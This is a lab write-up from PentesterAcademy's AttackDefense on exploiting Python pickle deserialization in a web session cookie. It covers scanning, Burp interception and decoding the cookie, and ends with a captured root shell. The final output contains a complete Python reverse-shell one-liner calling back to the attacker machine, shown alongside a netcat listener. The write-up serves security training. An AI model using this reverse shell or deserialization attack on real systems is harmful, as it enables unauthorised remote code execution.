

ATTACK
DEFENSE
by PentesterAcademy

Name	Pickle Deserialization RCE
URL	https://www.attackdefense.com/challengedetails?cid=1912
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Pickle Deserialization RCE.

Solution:

Step 1: Start a terminal and check the IP address of the host.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
27132: eth0@if27133: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
27135: eth1@if27136: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:f9:12:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.249.18.2/24 brd 192.249.18.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target IP to find open ports.

Note: The target IP will be 192.249.18.3


Command: nmap 192.249.18.3

```
root@attackdefense:~# nmap 192.249.18.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-17 23:14 IST
Nmap scan report for target-1 (192.249.18.3)
Host is up (0.000015s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C0:F9:12:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@attackdefense:~#
```


Port 80 is open

Step 3: Start firefox and navigate to the target IP.



A website is running at port 80 of the target ip.

Step 4: Navigate to the Login page by clicking on the **Login** button located at top right section of the page.



Attack Defense Demo Lab x +

← → ↻ 🏠 ⓘ 192.249.18.3/login

Sign In

Username

Password


☐ Remember password

SIGN IN

Step 5: Enter the credentials which are provided in the challenge description.

Credentials:

- **Username:** john
- **Password:** password




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← → ↻ 🏠 ⓘ 192.249.18.3/login

Sign In


Username
john

Password
••••••••

 This connection is not secure. Logins entered here could be compromised. [Learn More](#)


SIGN IN

Click on the **“SIGN IN”** button





The login was successful.


Step 6: Configure Firefox to use Burp Suite. Click on the FoxyProxy plugin icon on the top-right of the browser and select "Burp Suite"




Step 7: Start Burp Suite, Navigate to Web Application Analysis Menu and select "burpsuite".



Click on Next



Click on Start Burp button.



Step 8: Reload the page and intercept the request with Burp Suite.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

✎ Request to http://192.249.18.3:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

1 GET / HTTP/1.1
2 Host: 192.249.18.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.249.18.3/login
8 Connection: close
9 Cookie: session=KGRwMAPtJ3VzZXJuYW11JwpmMQpTJ2pvaG4nCnAyCnMu
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0

```

Step 9: Copy the base64 encoded cookie value.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

✎ Request to http://192.249.18.3:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

1 GET / HTTP/1.1
2 Host: 192.249.18.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.249.18.3/login
8 Connection: close
9 Cookie: session=KGRwMAPtJ3VzZXJuYW11JwpmMQpTJ2pvaG4nCnAyCnMu
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0

```

Step 10: Decode the encoded cookie in the Decoder tab.



The decoded value is pickle encoded data.

Step 11: Unpickle the data in the python interactive shell.

```
root@attackdefense:~# python
Python 2.7.17 (default, Jan 19 2020, 19:54:54)
[GCC 9.2.1 20200110] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>
>>> import base64
>>>
>>> import pickle
>>>
>>> pickled=base64.b64decode("KGRwMApTJ3VzZXJuYW1lJwpwMQpTJ2pvaG4nCnAyCnMu")
>>>
>>> pickled
"(dp0\nS'username'\np1\nS'john'\np2\ns."
>>>
>>> pickle.loads(pickled)
{'username': 'john'}
>>>
```

Step 12: Generate the RCE deserialization payload.

Click on **forward** button and check the terminal.

```
root@attackdefense:~# nc -vnlp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.249.18.3.
Ncat: Connection from 192.249.18.3:46812.
/bin/sh: 0: can't access tty; job control turned off
#
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
# ps -eaf
UID          PID    PPID  C STIME TTY          TIME CMD
root           1        0  0 17:39 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root           6        1  0 17:39 ?        00:00:00 python /app/main.py
root          33        1  0 18:05 ?        00:00:00 python -c import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.249.18.2",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
root          34       33  0 18:05 ?        00:00:00 /bin/sh -i
root          37       34  0 18:06 ?        00:00:00 ps -eaf
#
```

The attack was successful and as a result, the reverse shell is obtained from the target.